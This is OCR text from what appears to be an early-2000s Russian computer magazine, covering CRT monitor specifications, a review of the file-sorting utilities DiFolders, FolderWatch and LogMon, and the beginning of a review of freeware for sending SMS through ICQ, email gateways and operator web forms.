Управление цифровым дисплеем осуществляется двоичными сигналами, которые имеют только два различаемых состояния – логический нуль и единица. Единице соответствует напряжение от 3 до 5 вольт, нулю – менее 0.5 В. Такие мониторы могут работать лишь с видеокартами стандартов EGA/CGA. Управляющий сигнал передается по четырем проводам, три из которых содержат информацию о наличии (1) или отсутствии (0) одного из трех цветов (имеется в виду RGB-модель) в формируемом пикселе, сигнал из четвертого провода определяет интенсивность работы всех трех пушек одновременно. Таким образом, на этих мониторах может одновременно отображаться до 2^4=16 цветов. Это со временем перестало устраивать и пользователей, и инженеров, в результате чего последние, желая денег, принялись за разработку аналоговых мониторов.

## ОСНОВНЫЕ ПАРАМЕТРЫ ЭЛТ-МОНИТОРОВ

Пожалуй, главная характеристика любого монитора – это длина его диагонали, величина эта классически измеряется в дюймах, для перевода в сантиметры следует умножить ее на 2.51. Не следует путать этот параметр с диагональю рабочей области экрана, производители дисплеев здесь имеют в виду геометрический размер диагонали дисплея.
Качество изображения напрямую зависит от типа цветоделительной маски, основная характеристика которой – расстояние между ближайшими отверстиями, предназначенными для луча от одной из пушек. Очевидно, это расстояние прямо определяется величиной триадных точек люминофора, чем этот параметр меньше, тем качественнее получаемая картинка. Идеальным можно считать монитор, величина зерна которого близится к 0.2 мм, но такие дисплеи стоят довольно дорого.
Монитор перед покупкой следует проверить на искажения – таблица должна быть прямоугольной, квадрат квадратным, а круг круглым. Кроме того, очень часто в некачественных мониторах наблюдается эффект "дрожания" тонких линий, букв и т.д. – все это крайне нежелательно, пагубно влияет на зрение, вызывает повышенную раздражительность и лично меня просто бесит, не могу долго работать за убогим монитором. Поэтому настоятельно рекомендую придирчиво оценивать эти параметры монитора, не соблазняясь внешним видом и привлекательной ценой. Обычно в магазинах множество мониторов подключается с одному компьютеру через специальный хаб – в результате изображение выглядит размытым и некачественным – об этом, собственно, и говорят консультанты. Обязательно попроси отдельно подключить монитор к компьютеру, чтобы ты мог нормально обследовать понравившуюся модель на предмет искажений.
Хороший монитор должен иметь антистатическое и антибликовое покрытие – это очень приятно, когда работе за компьютером не мешают блики, и к дисплею не прилипает пыль, а при прикосновении к поверхности экрана не раздается треск статического электричества. Все выпускаемые мониторы проходят аттестацию на соответствие экологическим нормам – так называемым стандартам TCO. Тут, вопреки ожиданиям, усердствовать, переплачивая лишние деньги, не следует – допустимые уровни излучения в стандартах TCO92, 95 и 99 одинаковы, различаются лишь не влияющие прямо на твое здоровье параметры, тратить деньги на которые едва ли стоит.

Работающий монитор излучает довольно в большом спектре: это и рентгеновские лучи, и инфракрасный диапазон, и радиоактивное бета-излучение, и электростатические поля. Так что врачи не рекомендуют долго сидеть перед монитором. Если же это твоя работа, старайся делать перерывы, чтобы дать глазам отдохнуть, и больше находись на свежем воздухе до и после работы. Это серьезно, это твое здоровье.

Обычно при описании характеристик монитора, указывая параметр Dot Pitch – "зерно экрана", производитель или продавец опускает информацию о типе цветоделительной маски – а в разных масках под этим параметром понимаются немного разные величины, так что при покупке монитора обязательно выясни, какого типа используется цветоделительная маска.

A.P.$lasH (ap-slash@tfs.kiev.ua)

# НАКОПИТЕЛИ ФАЙЛОВ








- Знали бы вы, какая у меня тяжелая работа.
- Мама дорогая... И где же вы работаете?
- На конвейере. Я сортирую апельсины. Гнилые - в одну бочку, свежие - в другую.
- И вы называете это работой?
- Ой, да что вы понимаете? Я постоянно вынужден принимать ответственные решения.

**И так каждый день. Kazaa, WinMX, браузер... У каждого из них есть отдельная папка, в которую непрерывным потоком падает бесценный софт и гениальная музыка. Ни в чем не повинные каталоги разрослись до абсолютного неприличия. Элементарная просьба найти в этом бедламе приглянувшуюся MP3'шку передается в твоей семье по наследству. Необходимо как можно скорее принять меры и привести в порядок свою коллекцию. Полуобнаженная китайская служанка на все это время обойдется не дешевле кукурузника, даже если служанку мы берем без массажа и колыбельной. В любом случае, этот вариант отбрасываем. Будем искать дешевого, но сознательного электронного ассистента.**


## СПОСОБЫ АВТОМАТИЧЕСКОЙ СОРТИРОВКИ

### <DiFolders>





*DiFolder - отсюда и начнем*

Возможно, я неправ (пусть более опытные товарищи меня поправят), однако мне кажется, что удалые программисты из DiFolders Software честно заслужили ящик портвейна за создание интерфейса к своему детищу. Кружок информатики захватили безжалостные террористы с полиграфического факультета. Именно таким я представлял себе внешний вид программы, созданной выжившими после подобного пердимонокля (привет Экслеру). И это при том, что написана утилита на чистом Delphi, в котором новичка постоянно соблазняют фриварными компонентами. А ведь это равносильно заточению в кондитерской лавке. Через пару месяцев тебя так разбэхает... Ни в один КД ПЗУ не пролезешь. Без шуток, интерфейс грамотный. Работать с DiFolders - одно удовольствие. Это не The Bat!, в котором пользователь пятнадцать минут ломает голову над тем, почему SMIME Preferences находится в Options, а PGP Preferences - в Tools. На экране - необходимый и тщательно продуманный минимум. Единственный лишний пункт, который я обнаружил, это "Enter Registration Code...". Сообщить разработчикам, что ли? Наверное, из отладочной версии забыли убрать.




*DiFolder - красота спасет мир*

Итак, вернемся к нашим файлам. Создатели программы - тактичные ребята и стесняются называть вещи своими именами, поэтому вместо "папка с кучей всякого хлама" они говорят "DiFolder". Такой себе специальный термин. Отсюда и название программы - DiFolders, работа с которыми заключается в создании определенного набора правил. Каждое правило соответствует указанному каталогу на твоем винчестере. Оно срабатывает при смене содержимого этой папки, после запуска и перед выходом из программы, а также по таймеру, через определенные промежутки времени. На любое правило можно навесить целую связку условий с масками для файлов, подлежащих сортировке. Как же это безобразие работает? Смотри... Как только изменяется содержимое каталога (что-то добавили, что-то удалили... по-всякому бывает), стартует назначенное для него правило. Далее DiFolders проверяет, не валяются ли в этом каталоге файлы, маски для которых ты заботливо набирал в условиях. Валяются? Ой-вэй, цветем и пахнем. Выполняется соответствующее действие. Файлы можно скопировать, переместить или удалить. Назначение последнего действия (Nothing) я так и не понял. Чем-то напоминает квадрат Малевича. Впрочем, не исключено, что с его помощью можно просто временно отключить ненужное правило. Разумеется, не с помощью квадрата, но речь не об этом.




*DiFolder - новое правило*

Интересная особенность файловой маски - помимо стандартных * и ?, позволяющих регулировать количество произвольных символов, в программе предусмотрены так называемые диапазоны. Например, строка [f-h]*ker.zip найдет все файлы, у которых первая буква f,g или h, и которые заканчиваются на ker. На что заканчиваются? Вот именно. Возможные варианты придумай самостоятельно. Осталось указать пункт назначения (Destination file). И здесь не обошлось без полезных сюрпризов. В название целевой папки можно добавить макросы. Есть вполне закономерные - %name% (имя исходного файла без расширения), %ext% (его расширение), %path% (путь), а есть и несколько, как бы это сказать... причудливых. Например, если ты собрался копировать MP3-файлы, используй %mp3title% (название), %mp3artist% (автор), %mp3album% (альбом) и т.д. Html-страницу тоже не обидели - %htmltitle% добавили. Это ее заголовок, скорее всего. Да, действительно. В справке так и написано. И про многоязычный интерфейс не забыли, хотя много нам и не нужно - вполне хватит русского. А если заюзать \\Server\users\docs\my-%name%.%ext%? Она еще и по сети бегать умеет. Как говорится, мне бы такую программу, я бы в институт не ходил. Жаль, что уже и так не нужно.

**Домашняя страница программы**


http://logmon.bitrix.ru/logmon/eng
Прямая ссылка на архив программы
http://logmon.bitrix.ru/logmon/files/LOGMON.ZIP

## <FolderWatch>



*FolderWatch - обитель ближайшего соседа*

Все-таки интересно иногда почитать справочные файлы. Особенно раздел, в котором расписано предназначение той или иной программы. FolderWatch и DiFolders, что называется, "в один садик ходили" - очень уж похожи эти две приблуды, однако цели у разработчиков были разные. Разгребать хлам в каталогах? Не барское это дело. Мастера из Diginaut Ltd. медитировали на фразу "резервное копирование". Например, тебя зовут Сергей Лукьяненко (Самуил Маршак, Агния Барто), и ты набиваешь очередную нетленку в стандартном блокноте. Медитируем вместе. Запевай: "Ом-мани-падмэ-хумм... Ом-мани...". О чем это я? Ах, да. Разве в настройках этой чумовой утилиты есть автоматическое сохранение резервной копии? И файлы вида Book1.bak, Book2.bak, Book3.bak она тебе не создаст, хоть ты костьми ляжешь. А ведь это основа основ. Толковые словари называют такие фокусы incremental backup. Без него ты обречен на пожизненные "Мертвые души 2" и целиком зависишь от электриков. А Diginaut Ltd. подсуетилась... И ведь получилось. Разве что со сплешскрином прогадали. "Трафарет распухшей собачки чау-чау на стене цементного завода (зубило, желтая краска)". Но я тебя умоляю, это же отключается.



*FolderWatch - ангел-хранитель детективов Марининой*

Основные принципы работы с программой ничем не отличаются от DiFolders, так что по второму разу повторяться не будем. Все тот же контроль над изменением содержимого любой папки, все те же правила. Поговорим о различиях и начнем, ради разнообразия, с недостатков. Из списка возможных действий пропал пункт Delete. И как теперь удалять файлы? Например, трижды знаменитый Restorator (помнишь такой редактор ресурсов?) упрямо создает в своем каталоге набор справочных файлов – HTML-страницы килобайт на 400. Зачем? Я же его все равно не читаю. Не по-


NEXT

PC_Zone

НАКОПИТЕЛИ ФАЙЛОВ

A.P.$lasH (ap-slash@tfs.kiev.ua)

нимает. Так вот, DiFolders легко удалял все это безобразие. В принципе, можно и в Recycled переместить, но ведь неудобно же. Корзину еще чистить нужно, и не факт, что на твоей машине это происходит автоматически. Язык интерфейса без хирургического вмешательства изменить невозможно, так что плакатик с надписью "Мая твая ни в зуб ногой" они могут смело повесить на двери у входа в самый главный офис. Недостаток номер следующий (и хватит на сегодня) в том, что списки правил у FolderWatch не многослойные (каталог + список файловых масок), а одинарные (один папка - один маска). Соответственно, с отдыхом полосе прокрутки главного окна программы определенно не поперло.



FolderWatch - заряжаем правило


В остальном претензий нет, остались одни достоинства. FolderWatch интегрируется в проводник, после чего создание нового правила занимает считанные секунды. Слежение за любым каталогом включается / выключается одним щелчком мышки (и для этого совсем не обязательно удалять правило из списка). Контекстное меню для каждого правила позволяет открыть в проводнике как исходную, так и целевую папку. Запусти в меня камнем, если это не здорово. (Бросай, бросай... Журнал все стерпит.) Программа располагает неплохим шедулером - проверку можно запускать ежеминутно, ежечасно, ежедневно, еженедельно и ежемесячно. От этих ежей в глазах темнеет. Целая ферма. Как я уже говорил, список правил у FolderWatch однослойный, но даже этот факт превращается в достоинство, т.к. теперь все маски, каталоги и действия - как на ладони, разлиненные и в столбик. С DiFolders было сложнее - если не откроешь правило на редактирование, будешь до посинения играть в угадайку. Кстати, повозившись с DiFolders, я заметил, что и у FolderWatch на интерфейсе какой-то «Register» выскочил. Черт возьми, неужели это заразно?!!

**Домашняя страница программы**

www.diginaut.com/shareware/fw
Небольшой FAQ по работе с утилитой (на английском)
www.diginaut.com/shareware/fw/faq.htm
Установочный архив
www.diginaut.com/shareware/fw/archive/fwatch20.zip


## <LogMon>

Простота, скромность и минимальный набор возможностей далеко не всегда являются идеалом юзабилити. Представь - необходимо удалить зуб, и ты сидишь у врача в соответствующем кресле. Из глубин стоматологического кабинета на тебя скачет хрупкая медсестричка, раскручивая над головой алебарду и рыча "Ом-ма-на, ититься сила!". К чему этот грубый первобытный подход? Гораздо



LogMon - одинокая хижина


приятнее, когда у нее в руках изящная бормашинка. Сложнее алебарды, но пользы на порядок больше. Разумеется, лучше туда вообще не ходить, но мы отвлеклись... Так вот, LogMon и есть та самая бормашинка. Нет, я не хочу, чтобы эта программа ассоциировалась у тебя с неприятными вещами. Скажем так, на сегодняшний день это самый умелый монитор файлов и каталогов. Если ты знаком с более функциональной программой из аналогичного семейства, не сочти за труд, дай мне знать. Ничего удивительного в том, что и эта утилита создавалась не только для чистки и сортировки наших многострадальных каталогов. По словам самого автора (а красивее в данном случае и не скажешь), основное назначение программы - автоматизировать рутинные операции, основанные на файловом обмене, а также отслеживать состояние процессов, основываясь на их файловой активности (конец цитаты).



LogMon - а с первого взгляда и не скажешь...

Складывается такое впечатление, что автор бегал по городу с диктофоном и спрашивал: "Мужики, а какие прибамбасы рулят и решают в файловом мониторе? Так, для статистики...". Сразу видна разница в подходах. Программы для домохозяек предлагают поле для ввода размером в половину экрана с круглой зеленой кнопкой в виде пластмассовой ромашки. Об изменениях докладывают бирюзовый слоник и крокодил с двумя бантиками. Утилиты "для настоящих программеров" с интерфейсом страшным как атомная война вызывают затяжной коматозный обморок. LogMon - золотая середина. Как и в случае с FolderWatch, выполнение любого правила можно приостановить кнопкой на панели инструментов. Даже если условие не выполняется автоматически, набор указанных действий стартует по первому твоему слову аналогичным образом. Если у тебя 2000 или XP, программа с радостью отработает как сервис. Если проверка выполняется регулярно, оставшееся время высвечивается не отходя от кассы, в самом списке. За возможность создания копии произвольного правила я готов собственноручно споить автора (хотя почти совсем не пью). Все правила можно сохранить в отдельном файле, расширение которого ассоциируется в системе с самой программой. Еще есть возможность добавить в список разделитель, чтобы разные категории проверок не смешивались между собой. Мелочь? Какое там... Очень удобно. Теперь попробуем со всей этой лавандой взлететь.

Начнем с того, что LogMon позволяет наблюдать не только за каталогами, но и за файлами. С чего начнем? Без разницы. С опциями можно играться сколько душе угодно. Проверка выполняется, включая и выключая необходимые маски, на предмет наличия/отсутствия, удаления/добавления, с подкаталогами/в одиночку и все это учитывается одновременно. Для указания пути ко всем файлам и каталогам используются макросы. Системное время, любые переменные окружения, про-



LogMon - ой, а за шо хвататься, на шо жать?

извольный текст из файла, подстрока и символ по коду (переполнение стека - слишком длинный список). Если нехилая пачка твоих условий выполняется, LogMon позволяет создать перечень файлов, отобразить окно с оповещением, воспроизвести звуковой файл, скопировать/переместить/удалить файлы, закрыть окно любой программы (по крайней мере, честно и благородно попытается это сделать). И самая вкусная особенность - эта утилита не ограничивает тебя одним действием для одной проверки. Тебе нужно больше? Да на здоровье. Вот список, заполняй. Мы же творческие люди, верно? Смущает лишь одно - программа уже очень давно не обновлялась. И, тем не менее, DiFolders и FolderWatch еще слишком далеко, так что времени на внезапную реинкарнацию у автора хоть отбавляй.

Заметь, в нашей электронной жизни мало что изменилось. Выбор, как и прежде, непростой. Что можно посоветовать? Для неприхотливых эстетов лучшим подарком по праву станет DiFolders. Если попросить как следует, он заговорит на русском языке. Интерфейс продуман до мелочей, поэтому работать с ним легко и процесс обучения не продлится дольше пяти-шести минут.

**FolderWatch - добротная альтернатива. Понимал бы он макросы - цены бы ему не было. И потом, у него есть пара интересных особенностей, которые могут привлечь тебя больше, нежели %htmltitle% и модерновые иконки. Только помни, Нео, "There is no splash screen!". Для самых требовательных товарищей один хороший человек придумал программу LogMon. По-русски она понимает не хуже автора, так что если тебя не пугает безумное количество параметров этого монитора - дерзай. Кстати, я не забыл сказать о том, что это единственная бесплатная утилита во всем обзоре? Судя по всему, не забыл. Решай сам. В любом случае, какой бы прогой ты ни воспользовался, порядка в твоих каталогах, несомненно, станет больше. Это я могу тебе гарантировать!**


конкурс завершен! конкурс завершен! конкурс завершен! конкурс заверш



























НОВАЯ ИСТОРИЯ В СЛЕДУЮЩЕМ НОМЕРЕ

подробности на microlab-speaker.ru

PC_Zone

SPAM MESSAGE SYSTEM

Skylord (sky_lord@mail.ru)




# СОФТ ДЛЯ ОТПРАВКИ СООБЩЕНИЙ НА МОБИЛЬНЫЕ ТЕЛЕФОНЫ

**Любишь обмениваться SMS'ками? Еще бы! А кто не любит! Быстро, удобно: хоть свидания назначай, хоть шпаргалки на экзамене передавай... Вот только в тихой домашней обстановке не с руки набивать мессаги на мелкой телефонной клавиатуре. Так ведь, в принципе, и не надо! Хочешь отправлять сообщения бесплатно и в комфортных условиях? Тогда просто садись за любимый компьютер, подключайся к Сети и занимайся SMS-спамом, вообще не прикасаясь к мобиле.**

## <Как это все начиналось и к чему пришло>

Начиналось (да, в общем-то, продолжается и по сей день) все с куцых формочек на сайтах операторов для отправки сообщений из интернета. Конечно, ты сам знаешь про них и неоднократно ими пользовался, тем более что в последнее время они работают значительно лучше, чем раньше, когда мессаги либо вообще не доходили, либо доходили с большим опозданием. Но все равно отправка с сайта связана с кучей неудобств, да и сам факт того, что придется переться на страницу нужного оператора, мало радует...

Поэтому (да и не только поэтому) и появились программы, с помощью которых ты, естественно тоже через интернет, имеешь возможность реализовать себя в качестве телефонного спамера, ну или на худой конец написать любимому (или нелюбимому) существу противоположного пола сакраментальное "Privet!".

Правда, хотя таких прог наплодили великое множество, действительно работают далеко не все. К примеру, на



*JavaSMS – извращение для эстетов :)*

просторах нашей необъятной Родины совершенно бесполезен разнообразный забугорный софт: обычно он не приспособлен к нашим операторам и не имеет ни малейшего понятия о существовании русского языка. А ведь как хочется получить на телефон вышеупомянутую сакраментальную фразу, начертанную буквами милой сердцу кириллицы! :) Впрочем, по разным причинам адекватно работать с русским языком не всегда получается и у отечественного софта.

С другой стороны, среди фриварных "наших" прог отсутствуют сколь-нибудь серьезные органайзеры и планировщики, позволяющие использовать SMS не только для развлечения, но и по делу - скажем, для массовой рассылки сотрудникам Твоей Фирмы разного рода ценных указаний. Но, если откровенно, то с этим справится любой обычный планировщик, если к нему прикрутить нужную утилиту (какую именно, я расскажу чуть ниже). А теперь - ближе к делу. Давай возьмем в свои мозолистые лапы и как следует пощупаем лучших представителей нашего SMS-софта.

## Оператор оператору рознь!

Весь софт тестировался на московских GSM-ОпСоСах и по результатам у меня сложилось впечатление, что больше всего для "компьютерных" SMS приспособлена МТС: у нее оперативно работает и форма на сайте, и доставка по Аське. До БиЛайна и до МегаФона у меня не доходили мессаги из ICQ, хотя это и было обещано на официальном сайте. А у Меги к тому же периодически по нескольку дней не работает форма для отправки с сайта (но зато когда работает, то без проблем).
Разумеется, в других городах все может быть совершенно иначе (взять хотя бы Питер, где, наоборот, МТС еще набирает силы, а МегаФон - рвет и мечет). Многие операторы в регионах имеют свои, отлично работающие E-mail-To-SMS-гейты, демонстрируя заботу о клиентах.


## Как все это работает

Существует три основных способа доставки SMS из Сети на мобильник.




*Одна из первых программ для доставки SMS (через Email-гейты)*

Во-первых, через Email-гейты. Этот способ был популярен несколько лет назад и действовал очень просто: шлешь мыло, допустим, на адрес 70957849147@sms.gate.ru и оно, трансформировавшись в SMS'ку, попадает к обладателю соответствующего номера. Однако такая халява продолжалась недолго. Часть гейтов тихо умерла, а на других сказалось тлетворное влияние Запада и тяга их владельцев к легкой наживе, так что гейты либо резко стали платными, либо начали приплюсовывать к сообщениям кучу рекламы. Естественно, фриварные проги в итоге не работают, а использующие платные гейты (например, почти весь зарубежный софт) - настойчиво хотят денег, что сводит всю пользу от них почти к нулю.
Вообще же, отличить софт, завязанный на гейты, обычно можно по необходимости указывать в настройках адрес почтового SMTP-сервера.




*SMS через Аську*

Второй способ - это отправка SMS соответствующим сервисом ICQ. Такая фишка появилась в Аське буквально пару лет назад и, на мой взгляд, является тем вариантом, который устроит большинство юзеров. Из основных плюсов: не требуется никаких лишних прог, не надо указывать оператора адресата, да и работает все это очень быстро. Кстати, данный сервис поддерживается кроме Аськи еще и альтернативными клиентами - скажем, Trillian'ом или моей любимой Miranda'ой.
Третий способ - вариация на тему SMS-форм на сайтах операторов. Программы фактически заполняют соответствующие поля и отсылают "как бы заполненную" форму на web-узел. Достоинство этого метода в том, что доставка зависит лишь от самих операторов. Недостатки же очевидны: надо выбирать для каждого номера телефона соответствующего ОпСоСа, программа должна знать параметры его страницы, да к тому же при таком способе действуют все ограничения, наложенные злобными операторскими админами: например, московская МТС (да и БиЛайн тоже...) не позволяет отсылать сообщения чаще раза в минуту.

**Бесплатная отправка SMS**

*Ну, кто не видел этой страницы? Дешево и сердито...*

Кроме трех перечисленных имеются и другие варианты: отправка через UCP, через TAP или по протоколу SNPP - у нас они не поддерживаются, а потому нет и программ на их основе (а если есть, то они обычно не работают).



*Пытается работать через SNPP, да еще и денег хочет. Ужас!*

## <Легкий вес>

Если не хочется возиться с настройками, а нужно быстро и без затей отправить SMS, то лучше всего использовать простейшие софтины в стиле "окно с кнопкой". В обычно них нет ничего, что может отвлечь тебя от творческого процесса написания SMS'ки: имеются лишь поля для ввода сообщения и номера телефона, а также кнопка "Отправить". Ну, разве не прелесть? Идеалом среди подобных программ лично я считаю ICQ SMS Sender v2.14 by Dr. Gonzo.

### ICQ SMS Sender

**ОС: WinAll**
**Размер: 176 Кб.**
**Лицензия: Freeware**
**Сайт: http://drgonzo.nm.ru**

Работает прога, как следует из названия, через SMS сервис Аськи. Все просто и понятно без объяснений: в файле isms.ini прописываешь свой UIN и пароль к нему (лучше, во избежание проблем, завести для этого дела отдельный номерок), потом запускаешь прогу и можешь работать. Достаточно ввести номер в международном формате (ну как обычно +7... и так далее), текст мессаги и нажать "Отправить". Прога быстро коннектится к серверу, посылает сообщение и отсоединяется. Если собираешься кидать больше одной SMS'ки за один раз, то выбери "галочку" "Остаться в онлайне", чтобы не приходилось дергать сервер Аськи каждые полминуты. Все! Никаких заморочек, никаких ненужных кнопок... Минимализм и доступность рулят!




*ICQ SMS Sender во всей своей красе*

Среди других простеньких утилит хотелось бы еще отметить The Bee v1.06 by AV(T).

### The Bee

**ОС: WinAll**
**Размер: 410 Кб.**
**Лицензия: Freeware**
**Сайт: http://www.avtlab.ru**

Она многофункциональна и предназначена для того, чтобы иметь в одном небольшом "флаконе", умещающемся на дискету, полный набор сервисов для работы с e-mail, newsgroups, ICQ. Последний как раз и дает нам возможность работать с SMS.
Настройка проги проста: запускаешь, сразу появляется окно с учетными записями - жмешь





# PC_Zone

## SPAM MESSAGE SYSTEM


Skylord (sky_lord@mail.ru)

### Небольшие программки для отправки SMS

1. SMS Sender v1.0beta by DNK_Core. Еще одна небольшая софтина для работы с SMS через Аську. http://smscm.narod.ru

2. MegaFon Moscow SMS Sender v1.0.74 by Nesterov Eugene. Простенькая утилита для доставки SMS абонентам московского МегаФона через форму на сайте. http://www.mxn.by.ru

внизу на кнопку со знакомым зеленым цветочком, как обычно прописываешь свои UIN с паролем и давишь на "OK". Теперь, выбрав "ICQ" в верхнем кнопочном меню и подключившись к серверу, ты можешь отсылать SMS. Номер телефона пиши в поле "Сообщение для" по правилам ICQ SMS Sender. Обидно, что текст мессаги не будет сам делиться части, если его размер превышает



*The Bee - маленький, но мощный*

стандартные 160 символов... Зато есть автоматическая транслитерация.
Программа ничего не меняет в реестре, а сохраняет все параметры в ini-файле, так что ее действительно можно безболезненно всегда носить с собой.


### <Serious Soft>

Если скромность и минимализм тебя уже не устраивают, то переходи к более серьезным вариантам, у которых хотя бы наличествует адресная книга и как минимум некоторые функции администрирования. Такого софта, как ни странно, даже больше, чем примитивного.
По моему скромному мнению, которое, кстати, поддерживает большинство пользователей Сети, одной из лучших "серьезных" программ является SMS Communicator v4.2B by Ilya Zaitcev (SMSep Software).

### SMS Communicator


**ОС: WinAll**
**Размер: 750 Кб.**
**Лицензия: Shareware**
**Сайт: http://www.smsep.com**

